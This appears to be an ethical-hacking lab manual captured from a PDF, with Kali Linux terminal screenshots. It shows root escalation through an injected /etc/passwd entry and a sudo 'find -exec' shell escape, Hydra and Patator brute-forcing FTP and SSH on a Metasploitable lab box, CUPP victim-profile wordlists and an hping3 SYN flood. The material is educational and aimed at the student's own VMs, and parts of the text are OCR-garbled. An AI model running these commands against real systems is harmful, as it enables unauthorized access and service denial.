colord:x:113:121:colord colour management daemon,,,:/var/
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/fa
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/
yaseera:x:1000:1000:yaseera,,,:/home/yaseera:/bin/bash
mysql:x:116:125:MySQL Server,,,:/nonexistent:/bin/false
wilson:x:1001:1001::/home/wilson:
SAM::0:0:SAM:/home/SAM:/bin/sh
root@yaseera-VirtualBox:~# su SAM
#
```

## SUDO – SHELL ESCAPE SEQUENCE

```
yaseera@yaseera-VirtualBox:~$ nano /etc/passwd
yaseera@yaseera-VirtualBox:~$ sudo -l
Matching Defaults entries for yaseera on yaseera-VirtualBox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin


User yaseera may run the following commands on yaseera-VirtualBox:
    (ALL : ALL) ALL
    (root) NOPASSWD: ALL
yaseera@yaseera-VirtualBox:~$ find /home -exec /bin/bash \;
find: missing argument to '-exec'
yaseera@yaseera-VirtualBox:~$ find /home -exec /bin/bash \;
yaseera@yaseera-VirtualBox:~$ sudo iftop
sudo: iftop: command not found
yaseera@yaseera-VirtualBox:~$ find /home -exec /bin/bash \;
yaseera@yaseera-VirtualBox:~$ sudo find /home -exec /bin/bash \;
root@yaseera-VirtualBox:~# sudo iftop
```

```
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,,:/bin/false
rtkit:x:107:114:RealtimeKit,,,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,,:/var/run/speech-dispatcher:/bin/false
sh
avahi:x:111:117:Avahi mDNS daemon,,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,,:/var/run/pulse:/bin/false
yaseera:x:1000:1000:yaseera,,,,:/home/yaseera:/bin/bash
mysql:x:116:125:MySQL Server,,,,:/nonexistent:/bin/false
wilson:x:1001:1001::/home/wilson:
wilson@yaseera-VirtualBox:/home/yaseera$ █
```

## PRACTICAL NO 12: PASSWORD ATTACK

WORDLIST :- Many Password cracking tools are used dictionary attack method to retrieve the password. If you are using same method to crack the password then you will have to require a password wordlist.

### A. INSPECTING THE WORDLIST OF KALI




```
kali@kali: /usr/share/wordlists
File Actions Edit View Help
> wordlists ~ Contains the rockyou wordlist
/usr/share/wordlists
└── amass → /usr/share/amass/wordlists
    ├── dirb → /usr/share/dirb/wordlists
    └── dirbuster → /usr/share/dirbuster/wordlists
        ├── fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
        ├── fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
        ├── john.lst → /usr/share/john/password.lst
        ├── legion → /usr/share/legion/wordlists
        ├── metasploit → /usr/share/metasploit-framework/data/wordlists
        ├── nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
        ├── rockyou.txt.gz
        ├── sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
        ├── wfuzz → /usr/share/wfuzz/wordlist
        └── wifite.txt → /usr/share/dict/wordlist-probable.txt

Do you want to extract the wordlist rockyou.txt? [Y/n] y
[sudo] password for kali:

> wordlists ~ Contains the rockyou wordlist
/usr/share/wordlists
└── amass → /usr/share/amass/wordlists
    └── dirb → /usr/share/dirb/wordlists
```

A. CREATING WORDLIST:- It should be noted that Kali Linux has powerful tools that can create a wordlist of any length. This tool is called Crunch, which is a simple command-line tool and it has a simple syntax. You can easily adjust it according to your needs. Creating a custom wordlist using Crunch on Kali Linux which hackers use for brute force attacks. Custom wordlists are very important for executing successful brute force attacks. We can add all the information we have into our wordlist. First, you should open the Crunch application on Kali Linux. To do this, go to the Applications on the left at the top of the screen. Now choose Password Attacks, and then select Crunch:




```
"z
zsh: suspended crunch 3 4
[~]
$ crunch 3 4 -o /home/kali/Desktop/passlist.txt
Crunch will now generate the following amount of data: 2355184 bytes
2 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 474552
crunch: 100% completed generating output
(1-1@1-14) [~]
```


- B. Now create a wordlist with a specific pattern by executing the following command: crunch 9 9 -t RIZA^%%%%%. The 4 characters available to represent a group of characters are:

- ,: for all uppercase letters
- @: for all lowercase letters
- %: for all numeric characters
- ^: for all special characters

The output of the above command contains all words that start with RIZA, a special character, and a 4-digit number.



(kali㉿kali)-[~]\$ crunch 9 9 -t RIZA^%%%% -o /home/kali/Desktop/yaseerapass.txt  
Crunch will now generate the following amount of data: 3300000 bytes  
3 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 330000  
crunch: 100% completed generating output  
(kali㉿kali)-[~]\$  
(kali㉿kali)-[~]\$



File Edit Search View Document Help  
~/Desktop/yaseerapass.txt  
1 RIZA!0000  
2 RIZA!0001  
3 RIZA!0002  
4 RIZA!0003  
5 RIZA!0004  
6 RIZA!0005  
7 RIZA!0006  
8 RIZA!0007  
9 RIZA!0008  
10 RIZA!0009  
11 RIZA!0010  
12 RIZA!0011  
13 RIZA!0012  
14 RIZA!0013  
15 RIZA!0014  
16 RIZA!0015  
17 RIZA!0016  
18 RIZA!0017  
19 RIZA!0018  
20 RIZA!0019  
21 RIZA!0020  
22 RIZA!0021

The screenshot shows a terminal window on a Kali Linux desktop. The terminal title is 'root@kali:[~]'. The user runs two commands:

```
# crunch 9 9 -t VISHAL^%> -o /home/kali/Desktop/vishal.txt
Crunch will now generate the following amount of data: 33000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 3300
crunch: 100% completed generating output
```

```
# crunch 9 9 -t あああ,,,^%> -o /home/kali/Desktop/vishal.txt
Crunch will now generate the following amount of data: 10194220608000 bytes
9721966 MB
9494 GB
9 TB
```

TO USE A CHARSET

The screenshot shows a terminal window on a Kali Linux desktop. The terminal title is 'root@kali:[/home/kali/Downloads/cupp-master]'. The user runs the command:

```
# crunch 3 4 -f /usr/share/crunch/charset.lst lalpha
```


Finally, you will see a password list file generated for the given location. This password list can be used in group force hacking. A Wordlist is a text file that contains users and passwords and it can be useful for brute-forcing.

### C. PASSWORD ATTACK WORDLIST USING HYDRA

Hydra is a login cracker that supports many protocols to attack ( Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)- GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL,

NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5,

SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP)



```

Actions Edit View Help
File Actions Edit View Help
(kali㉿kali)-[~]
└─$ sudo -i
[sudo] password for kali:
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
(Run: "touch ~/.hushlogin" to hide this message)
(root㉿kali)-[~]
└─# locate unix_passwords.txt
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt

(root㉿kali)-[~]
└─# hydra -l msfadmin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt ftp://192.168.95.206 -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ill
legal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-03 11:20:13

```

```

dan: Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-03 11:37:53
dan: [DATA] max 16 tasks per 1 server, overall 16 tasks, 1011 login tries (l:1/p:1011), ~64 tries per task
db2: [DATA] attacking ftp://192.168.95.206:21/
db2: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "" - 1 of 1011 [child 0] (0/0)
db2: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "admin" - 2 of 1011 [child 1] (0/0)
def: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "123456" - 3 of 1011 [child 2] (0/0)
def: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "123456789" - 4 of 1011 [child 3] (0/0)
def: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "123456789" - 5 of 1011 [child 4] (0/0)
dli: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "password" - 6 of 1011 [child 5] (0/0)
gra: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "iloveyou" - 7 of 1011 [child 6] (0/0)
hci: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "princess" - 8 of 1011 [child 7] (0/0)
htt: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "1234567" - 9 of 1011 [child 8] (0/0)
htt: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "12345678" - 10 of 1011 [child 9] (0/0)
htt: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "abc123" - 11 of 1011 [child 10] (0/0)
htt: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "nicole" - 12 of 1011 [child 11] (0/0)
idr: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "daniel" - 13 of 1011 [child 12] (0/0)
idr: [ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "babbygirl" - 14 of 1011 [child 13] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "msfadmin" - 15 of 1011 [child 14] (0/0)
[ATTEMPT] target 192.168.95.206 - login "msfadmin" - pass "monkey" - 16 of 1011 [child 15] (0/0)
└─# [21][ftp] host: 192.168.95.206 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
└─# Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-03 11:37:57

```

```

File Actions Edit View Help
└─(root㉿kali)-[~]
# ftp msfadmin@192.168.95.206
Connected to 192.168.95.206.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||57515|).
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 54 Nov 01 09:07 demo.txt
drwxr-xr-x 2 1000 1000 4096 Nov 01 06:32 erev
-rw-r--r-- 1 1000 1000 61 Oct 31 07:35 file.txt
-rw-r--r-- 1 1000 1000 0 Nov 01 08:48 kali.txt
drwxr-xr-x 6 1000 1000 4096 Apr 28 2010 vulnerable
drwxr-xr-x 2 1000 1000 4096 Oct 31 07:50 yaseera
226 Directory send OK.
ftp> █

```

The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/\*/\*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.

To access official Ubuntu documentation, please visit:  
<http://help.ubuntu.com/>  
No mail.  
msfadmin@metasploitable:~\$ ifconfig eth0  
eth0 Link encap:Ethernet HWaddr 08:00:27:4f:7d:d3  
 inet addr:192.168.95.206 Bcast:192.168.95.255 Mask:255.255.255.0  
 inet6 addr: fe80::a00:27ff:fe4f:7dd3/64 Scope:Link  
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
 RX packets:55 errors:0 dropped:0 overruns:0 frame:0  
 TX packets:74 errors:0 dropped:0 overruns:0 carrier:0  
 collisions:0 txqueuelen:1000  
 RX bytes:6315 (6.1 KB) TX bytes:7788 (7.6 KB)  
 Base address:0xd020 Memory:f1200000-f1220000  
  
msfadmin@metasploitable:~\$  
msfadmin@metasploitable:~\$ ls  
demo.txt erev file.txt kali.txt vulnerable yaseera  
msfadmin@metasploitable:~\$

#### D. BRUTEFORCE ATTACK USING patator:-

Patator	It is a multi-purpose brute-forcer that supports a huge number of modules.
---------	--

```

└─(root㉿kali)-[~]
# patator ssh_login host=192.168.95.206 user=msfadmin password=FILE0 0=/usr/share/metasploit-framework/
data/wordlists/unix_passwords.txt
12:04:30 patator INFO - Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.10.8
at 2022-11-03 12:04 EDT
12:04:30 patator INFO -
12:04:30 patator INFO - code size time | candidate | num | mesg
12:04:30 patator INFO - -----
12:04:31 patator INFO - 1 22 0.019 | | 1 | Authentication failed.
12:04:33 patator INFO - 1 22 1.683 | abc123 | 11 | Authentication failed.

```

```

root@kali: ~
File Actions Edit View Help
on failed.
12:04:33 patator    INFO - 1      22      1.683 | abc123
on failed.
12:04:33 patator    INFO - 1      22      1.692 | admin
on failed.
12:04:33 patator    INFO - 1      22      1.698 | 12345
on failed.
12:04:33 patator    INFO - 1      22      1.693 | 123456
on failed.
12:04:33 patator    INFO - 1      22      1.687 | 123456789
on failed.
12:04:33 patator    INFO - 0      37      0.004 | msfadmin
SSH_4.7p1 Debian-8ubuntul
12:04:33 patator    INFO - 1      22      1.685 | iloveyou
on failed.
12:04:33 patator    INFO - 1      22      1.692 | princess
on failed.
12:04:33 patator    INFO - 1      22      1.684 | 1234567
on failed.
12:04:33 patator    INFO - 1      22      1.688 | 12345678
on failed.
12:04:33 patator    INFO - 1      22      1.695 | password
on failed.
12:04:35 patator    INFO - 1      22      1.957 | daniel
on failed.
12:04:35 patator    INFO - 1      22      1.958 | monkey
on failed.
12:04:35 patator    INFO - 1      22      1.959 | lovely
|   11 | Authentication
|   2 | Authentication
|   4 | Authentication
|   3 | Authentication
|   5 | Authentication
|   15 | SSH-2.0-Open
|   7 | Authentication
|   8 | Authentication
|   9 | Authentication
|   10 | Authentication
|   6 | Authentication
|   13 | Authentication
|   16 | Authentication
|   17 | Authentication

```

E. Create BRUTE FORCE Wordlist on Kali Linux using cupp:- CUPP (The Common User Password Profiler), which is a wordlist generator. It can be used to generate custom wordlists for the red team and pentesting engagements.

How does CUPP work?

People tend to show some patterns when it comes to choosing passwords. They usually pick passwords that are easy to remember and include personal things into their passwords. For example, to easily remember a password, it can contain someone's birthday or the name of their husband/wife. If their wife's name is Lucy, whose birth date is 05/07/1978, they may have a password similar to "Lucy05071978". CUPP uses an algorithm to predict these passwords based on the target's data to generate a very effective wordlist for credential brute-forcing. Hence, it's pretty useful for red teaming and pentesting engagements where password spraying and credential stuffing are in scope.

Firstly, we download a tool called cupp in your Kali Linux from <https://github.com/Mebus/cupp>. This is the tool which helps us to create a custom target based password list. After downloading this file open this file in your terminal and then type ./cupp.py .

```

(kali㉿kali)-[~/Downloads/cupp-master]
└─$ ls
CHANGELOG.md  cupp.cfg  cupp.py  LICENSE  README.md  screenshots  test_cupp.py

(kali㉿kali)-[~/Downloads/cupp-master]
└─$ 

```

This will show you the different options which you can use to make a password list. So, here we use the second option which is ‘-i’ in which this tool asks some questions about the target and then it will generate a wordlist. Just type ./cupp.py –i

```
(kali㉿kali)-[~/Downloads/cupp-master]
$ sudo ./cupp.py -i

    cupp.py!
    \   _____
     \  /     \
      \  {oo}
       \  _  ) \
        \|  ||\

# Common
# User
# Passwords
# Profiler

[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: ■
```

Here, it asks some questions about the target like name, surname, nickname, and D.O.B. I fill all these details here then it will ask for his/her partner then fill these details also. Then this will ask for the child's name then fill these details too. It had asked me for the pet name and company name. Than it asked that you want to add some words which you want to add. If yes, then type 'y' and hit enter and then type the words which you want to add in the wordlist. After that it asks that you want special chars at the end of words? I type here yes. Because I want some special characters at the end of the word. Then it will ask that to add some random no.? I also type here 'y' to add random no. Now it asks for the Leet mode The leet mode is to add some special characters between your passwords like p@sswOrd.

```
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)


> First Name: YASEERA
> Surname: ANWARE
> Nickname: YAS
> Birthdate (DDMMYYYY): 04121990

> Partners) name: T
> Partners) nickname: T
> Partners) birthdate (DDMMYYYY): 24051987

> Child's name: HIDAYAH
> Child's nickname: HIDU
> Child's birthdate (DDMMYYYY): 13122018

> Pet's name: munna
> Company name: maha

> Do you want to add some key words about the victim? Y/[N]: n■
```



Now, your wordlist is generated on the basis of the information which you give. You can use this wordlist for any Brute Force Attack.

## B. COMMON NETWORK SERVICE ATTACK

1. DOS Attack: A Denial-of-Service (DoS) attack is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic or sending it information that triggers a crash. In both instances, the DoS attack deprives legitimate users (i.e. employees, members, or account holders) of the service or resource they expected.


```
File Actions Edit View Help
[root@kali]# hping3 -i u1 -S -p 80 192.168.39.118
HPING 192.168.39.118 (eth0 192.168.39.118): S set, 40 headers + 0 data bytes
ICMP Packet filtered from ip=103.10.224.129 get hostname ... ICMP Packet filtered from ip=103.10.224.129
com
ICMP Packet filtered from ip=103.10.224.129 name=dhcp-10-224-129.in2cable.com
```

```

ICMP Packet filtered from ip=103.10.224.129 get hostname ... ^C
— 192.168.39.118 hping statistic —
31726 packets transmitted, 280 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
name= Type the command in terminal & press enter.

└─(root㉿kali)-[~]
# hping3 -i u1 -S -p 80 192.168.39.118
HPING 192.168.39.118 (eth0 192.168.39.118): S set, 40 headers + 0 data bytes
ICMP Packet filtered from ip=103.10.224.129 get hostname ... name=dhcp-10-224-129.in2cable.com
ICMP Packet filtered from ip=103.10.224.129 name=dhcp-10-224-129.in2cable.com
